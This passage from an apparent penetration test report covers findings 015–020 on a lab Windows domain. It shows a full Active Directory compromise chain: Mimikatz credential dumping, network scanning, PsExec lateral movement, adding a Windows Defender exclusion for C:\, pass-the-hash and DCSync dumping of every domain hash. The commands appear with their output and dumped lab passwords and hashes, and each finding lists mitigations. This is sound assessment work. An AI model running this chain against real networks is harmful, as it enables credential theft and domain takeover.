
Mitigation	Description
User Permissions	Restrict low privileged users to change antivirus settings, only administrators or authorized personnel should have access to the security settings.
Monitoring	Implement continuous monitoring and alerts to changes in behavior of Windows Defender settings.

Finding 015: Credential dumping via Mimikatz

ID	T1003.001
Name	LSASS Memory
Sub-technique of	T1003 – OS Credential Dumping
Tactic	Credential Access
Risk	Likelihood: High – relatively easy to perform, basic technique for credential dumping Impact: High – if exploited, gain unauthorized access and execute malicious code, administrator credentials
References	https://github.com/gentilkiwi/mimikatz

Overview

Mimikatz is a commonly used tool under adversaries to extract passwords and credentials from the system's memory. This powerful tool is used to gain unauthorized access to networks, systems or applications to perform malicious activities, such as privilege escalation or lateral movement in a network. In order to obtain other credentials/passwords on this system, Mimikatz is used. This can be downloaded without being detected, due to exploiting the vulnerability from finding 015 – disabling Windows Defender.



Mimikatz will be running via the command prompt as administrator by using one of the previously created fake admin account.

```

ca. mimikatz 2.2.0 x64 (oe.eo)
Microsoft Windows [Version 10.0.18363.1556]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Windows\system32>cd ..

C:\Windows>cd ..

C:\>cd Temp

C:\Temp>cd mimikatz_trunk

C:\Temp\mimikatz_trunk>cd x64

C:\Temp\mimikatz_trunk\x64>mimikatz.exe

.#####.   mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
.## ^ ##.   "A La Vie, A L'Amour" - (oe.eo)
## / \ ##   /** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##   > https://blog.gentilkiwi.com/mimikatz
'## v #'     Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'     > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # privilege::debug
Privilege '20' OK

```

The following commands will be executed:

- **Privilege::debug**
- **Sekurlsa::logonpasswords**

This will result in a list of credentials from the memory. Basically the last 10 cached logon credentials in the network of the Domain Controller. The password for the real Administrator account can be seen in the print screen below.

```

Authentication Id : 0 ; 18055998 (00000000:0113833e)
Session           : Interactive from 2
User Name         : Administrator
Domain           : CSTLABLOWPRIV
Logon Server      : CSTLABLOWPRIV
Logon Time        : 26/11/2023 17:46:48
SID              : S-1-5-21-1766980127-89750324-1070565442-500

msv :
[00000003] Primary
* Username : Administrator
* Domain   : CSTLABLOWPRIV
* NTLM     : 3f3652223683df002eaf25665af7e613
* SHA1     : 476e7401d41e1a5bb82d77866095e705733d1012
tspkg :
wdigest :
* Username : Administrator
* Domain   : CSTLABLOWPRIV
* Password : Stup!dp4ss
kerberos :
* Username : Administrator
* Domain   : CSTLABLOWPRIV
* Password : (null)
ssp :
credman :
cloudap :

```

```

Authentication Id : 0 ; 333875 (00000000:00051833)
Session           : Interactive from 1
User Name         : lowpriv
Domain           : CSTLAB
Logon Server      : CSTLABDC
Logon Time        : 24/11/2023 15:41:13
SID              : S-1-5-21-1008753076-3685202763-2084954002-1104

msv :
[00000003] Primary
* Username : lowpriv
* Domain   : CSTLAB
* NTLM     : c6c045b48302184e6277efb6a015ee54
* SHA1     : 32f5eb7b902ed03261f2b17372e826be24f9012a
* DPAPI    : c17ab3d07e18135fff05f1d2c1bba05a
tspkg :
wdigest :
* Username : lowpriv
* Domain   : CSTLAB
* Password : L3tm3!n
kerberos :
* Username : lowpriv
* Domain   : CSTLAB.LOCAL
* Password : (null)
ssp :
credman :
[00000000]
* Username : Administrator
* Domain   : localhost
* Password : nicetryhacker
cloudap :

```

Impact

Attackers or malicious users are able to extract credentials and use this to authenticate as legitimate users, gaining unauthorized access to sensitive data or systems. This can lead to unauthorized data access, execution of malicious activities and lateral movement within the network. This makes it extra difficult to trace unauthorized activities and events back to the attackers.

Mitigations

Mitigation	Description
Endpoint detection	Enable Attack Surface Reduction (ASR) rules. This helps to secure LSSAS and prevent obtaining credentials.
Operating System Configuration	Disable or restrict NTLM and consider possibilities to disable WDigest authentication.
Privileged Account Management	Prevent admin domain accounts in local administrator groups.


Finding 016: Scanning the network

ID	T1046
Name	Network Service Discovery
Sub-technique of	N/A
Tactic	Discovery
Risk	Likelihood: High – attack will scan the network to find more vulnerabilities Impact: High – gain more information on the network, DoS, impacting network
References	www.attack.mitre.org

Overview

Now that the Administrator credentials is obtained, the aim is now to move lateral within the network. Therefore, the network needs to be scanned with the help of an IP-scanner. Angry IP-scanner is used for this and downloaded from the internet.

Scanning the network leads to the IP address of the Admin PC (192.168.56.110) on the network, as seen in the print screen below.



Impact

Attackers and malicious users can use this vulnerability to cause performance issues, trigger security alerts, denial of service (DoS) on network devices and identify potential attack vectors for lateral movement or further attacks.

Mitigations

Mitigation	Description
Network Intrusion Prevention	Detect and prevent remote service scans.
Network Segmentation	Segment the network and protect critical servers and machines.

Finding 017: Lateral movement

ID	T1021
Name	Remote Services
Sub-technique of	T1021.001, T1021.002, T1021.003, T1021.004, T1021.005, T1021.006, T1021.007, T1021.008
Tactic	Lateral Movement
Risk	Likelihood: High – no network segmentation Impact: High – if exploited, gain unauthorized access and administrator credentials
References	www.attack.mitre.org

Overview

After obtaining the IP-address of the Admin PC, it is time to connect with the Admin PC in order to demonstrate the control of the Domain Controller.

A command prompt window is opened as administrator, with the credentials of the recently obtained real Administrator credentials. Then the PsExec tool from the Sysinternals suite is used to move laterally to the Admin PC, using the below commands:

- **Psexec** [\\192.168.56.110 cmd /accepteula](#)
- **Whoami** to verify administrator

```
\\192.168.56.110: cmd
Microsoft Windows [Version 10.0.18363.1556]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Windows\system32>cd ..

C:\Windows>cd ..

C:\>cd Temp

C:\Temp>cd SysinternalsSuite

C:\Temp\SysinternalsSuite>Psexec \\192.168.56.110 cmd /accepteula

PsExec v2.43 - Execute processes remotely
Copyright (C) 2001-2023 Mark Russinovich
Sysinternals - www.sysinternals.com

Microsoft Windows [Version 10.0.18363.1854]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
adminpc\administrator

C:\Windows\system32>
```

Impact

This poses significant risks as the attackers are able to move laterally within the network, compromising other systems, accessing sensitive data and escalating privileges. This could even lead to disruption of critical systems.

Mitigations

Mitigation	Description
Multi-factor authentication	Enforce multi-factor authentication for login on critical accounts.
Monitoring	Implement robust monitoring process and detect unauthorized usage of PsExec.

Finding 018: Defense evasion on Admin PC (disabling Windows defender)

ID	TA0005
Name	Defense Evasion
Sub-technique of	N/A
Tactic	Defense Evasion
Risk	Likelihood: High – easy to disable, no tools needed Impact: High – gaining complete control over the system
References	www.attack.mitre.org

Overview

Defense evasion techniques are used to avoid detection. This can be done with simply uninstall/disable security software such as Windows Defender or Antivirus. In order to run Mimikatz on the AdminPC, an exclusion will be made on the C-folder to avoid detection.

Then **PowerShell** is started within the same command prompt window as the previous step.

```
C:\Windows\system32>PowerShell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Windows\system32>
```

Add-MpPreference -ExclusionPath "C:\\"

```
PS C:\Windows\system32>
PS C:\Windows\system32> Get-MpPreference | Select-Object -ExpandProperty ExclusionPath
C:\Peeec| let-bjet -ExpandProperty xclusonPah
PS C:\Windows\system32>
PS C:\Windows\system32> Add-MpPreference -ExclusionPath "C:\\"
dd-prfeence -xclusinPath C\"PS C:\Windows\system32>
PS C:\Windows\system32> _
```

Copying Mimikatz from the low privileged machine to the AdminPC:


```
Command Prompt
Microsoft Windows [Version 10.0.18363.1556]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\lowpriv.CSTLAB>whoami
cstlab\lowpriv

C:\Users\lowpriv.CSTLAB>net use x: \\192.168.56.110\c$
The password is invalid for \\192.168.56.110\c$.

Enter the user name for '192.168.56.110': Administrator
Enter the password for 192.168.56.110:
The command completed successfully.

C:\Users\lowpriv.CSTLAB>
```



Verification of successful copying the Mimikatz folder from the low privileged machine to the Admin PC.

```
C:\Users\lowpriv.CSTLAB>Copy C:\Temp\mimikatz_trunk\x64\*.*
C:\Temp\mimikatz_trunk\x64\mimidrv.sys
C:\Temp\mimikatz_trunk\x64\mimikatz.exe
C:\Temp\mimikatz_trunk\x64\mimilib.dll
C:\Temp\mimikatz_trunk\x64\mimispool.dll
4 file(s) copied.

C:\Users\lowpriv.CSTLAB>
```

Then Mimikatz will be executed on the Admin PC with the following commands:

- `privilege::debug`
- `sekurlsa::logonpasswords`

```
C:\mimikatz_trunk\x64>mimikatz.exe

.#####.  mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
.## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
## / \ ##  /**/ Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##   > https://blog.gentilkiwi.com/mimikatz
'## v #'    Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'    > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonpasswords
```

Now the NTLM hash from tomadmin is obtained.

```
mimikatz 2.2.0 x64 (oe.eo)

credman :
cloudap :

Authentication Id : 0 ; 9769882 (00000000:0095139a)
Session           : Interactive from 2
User Name         : tomadmin
Domain            : CSTLAB
Logon Server       : CSTLABDC
Logon Time        : 27/11/2023 22:14:36
SID               : S-1-5-21-1008753076-3685202763-2084954002-1105

msv :
[00000003] Primary
* Username : tomadmin
* Domain   : CSTLAB
* NTLM     : c5a9af905f1c49468cc1a21ed2b48418
* SHA1     : e6dc7bdaa0a6cdf078b346da91571a2251aeeee87
* DPAPI    : 49e2e08c5cf2b30b3e56c9c970412848

tspkg :
wdigest :
* Username : tomadmin
* Domain   : CSTLAB
* Password : (null)

kerberos :
* Username : tomadmin
* Domain   : CSTLAB.LOCAL
* Password : (null)

ssp :
credman :
cloudap :
```

Impact

Attackers or malicious users are able to extract credentials and use this to authenticate as legitimate users, gaining unauthorized access to sensitive data or systems. This can lead to unauthorized data access, execution of malicious activities and lateral movement within the network. This makes it extra difficult to trace unauthorized activities and events back to the attackers.

Mitigations

Mitigation	Description
Endpoint detection	Enable Attack Surface Reduction (ASR) rules. This helps to secure LSSAS and prevent obtaining credentials.
Operating System Configuration	Disable or restrict NTLM and consider possibilities to disable WDigest authentication.
Privileged Account Management	Prevent admin domain accounts in local administrator groups.

Finding 019: Domain Controller Password dump


ID	T1003.001
Name	LSASS Memory
Sub-technique of	T1003 – OS Credential Dumping
Tactic	Credential Access
Risk	Likelihood: High – relatively simple tools Impact: Critical – full control over the domain controller
References	https://github.com/gentilkiwi/mimikatz www.attack.mitre.org

Overview

In the previous finding, the password from tomadmin is obtained. The next and final step is to return to the low privileged machine, run mimikatz again and dump the Domain Controller passwords.

On the low privileged machine, a command prompt window is opened and Mimikatz is executed with the following commands:

- `privilege::debug`
- `sekurlsa::pth /user:tomadmin /domain:cstlab.local /<hash value> /run:cmd`



```
mimikatz 2.2.0 x64 (oe.oe)
##### > https://pingcastle.com / https://mysmartlogon.com ***/
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::pth /user:tomadmin /domain:cstlab.local /ntlm:c5a9af905f1c49468cc1a21ed2b48418 /run:cmd
user : tomadmin
domain : cstlab.local
program : cmd
impers. : no
NTLM : c5a9af905f1c49468cc1a21ed2b48418
| PID 5336
| TID 8024
| LSA Process is now R/W
| LUID 0 ; 5651381 (00000000:00563bb5)
\ msv1_0 - data copy @ 0000020BD4AF0C80 : OK !
\ kerberos - data copy @ 0000020BD4F297C8
\ aes256_hmac -> null
\ aes128_hmac -> null
\ rc4_hmac_nt OK
\ rc4_hmac_old OK
\ rc4_md4 OK
\ rc4_hmac_nt_exp OK
\ rc4_hmac_old_exp OK
\ *Password replace @ 0000020BD4A2DC58 (32) -> null

mimikatz #
```

This will open a new window where Mimikatz will be executed again with the following command:

`Lsadump::dcsync /csv /all`

This will dump all passwords from the Domain Controller.

```
C:\Temp\mimikatz_trunk\x64>mimikatz.exe

.#####.   mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
.## ^ ##.   "A La Vie, A L'Amour" - (oe.eo)
## / \ ##   /** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##   > https://blog.gentilkiwi.com/mimikatz
'## v #'    Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'    > https://pingcastle.com / https://mysmartlogon.com **/

mimikatz # Lsadump::dcsync /csv /all
[DC] 'CSTLAB.local' will be the domain
[DC] 'CSTLABDC.CSTLAB.local' will be the DC server
[DC] Exporting domain 'CSTLAB.local'
[rpc] Service : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)
502   krbtgt   a4372e07f5bb557d5304ceddaa0245ae           514
1000   CSTLABDC$   8b19d72e3788f624e8fa9c425a8a51c6           532480
1106   ADMINPC$   c37d5269dab7c13d91fa1822078ad222           4096
1103   CSTLABLOWPRIV$ 109412f74f93d3e7140cb66828972e90           4096
1104   lowpriv   c6c045b48302184e6277efb6a015ee54           66048
500   Administrator 62691f51771b117442ad63846cb1c3e0           512
1105   tomadmin   c5a9af905f1c49468cc1a21ed2b48418           66048

mimikatz # _
```

Impact

Attackers or malicious users are able to extract credentials and use this to authenticate as legitimate users, gaining unauthorized access to sensitive data or systems. This can lead to unauthorized data access, execution of malicious activities and lateral movement within the network. This makes it extra difficult to trace unauthorized activities and events back to the attackers.

Mitigations

Mitigation	Description
Endpoint detection	Enable Attack Surface Reduction (ASR) rules. This helps to secure LSSAS and prevent obtaining credentials.
Operating System Configuration	Disable or restrict NTLM and consider possibilities to disable WDigest authentication.
Privileged Account Management	Prevent admin domain accounts in local administrator groups.

Finding 020: DLL hijacking

ID	T1574.001
Name	DLL Search Order Hijacking
Sub-technique of	T1574 – Hijack Execution Flow
Tactic	Privilege Escalation
Risk	Likelihood: medium – more skills needed to perform this attack Impact: high – unauthorized access to sensitive data on the system, elevated privileges
References	www.attack.mitre.org

Overview

DLL hijacking is a technique where malicious code is injected into an vulnerable application by exploiting the manner in which Windows applications perform search and load Dynamic Link Libraries (DLL).

The original DLL file is replaced by a malicious one, which will be called when the application loads. Hereby activating the malicious code, instead of the original file. In order to be a successful attack, the victim needs to load an infected DLL file from the same directory as the targeted application. If successful, an attacker or malicious user can access the infected computer whenever it loads.

However, this is a vulnerability which could be exploited in Tinyco's environment, this is not performed during the assessment.

Impact

This vulnerability poses a serious risk. An attacker or malicious user can have access to the infected machine, resulting in unauthorized access to sensitive information, performing actions with elevated privileges. Ultimately, this could lead to loss of confidentiality, integrity and availability of sensitive information on the system.

Mitigations

Mitigation	Description
Audit	Detect DLL search order hijacking opportunities and reduce the risks.
Execution prevention	Identify and block possible malicious software which is being executed via search order hijacking.
Restrict Library Loading	Deny remote loading of DLL and enable safe DLL search mode.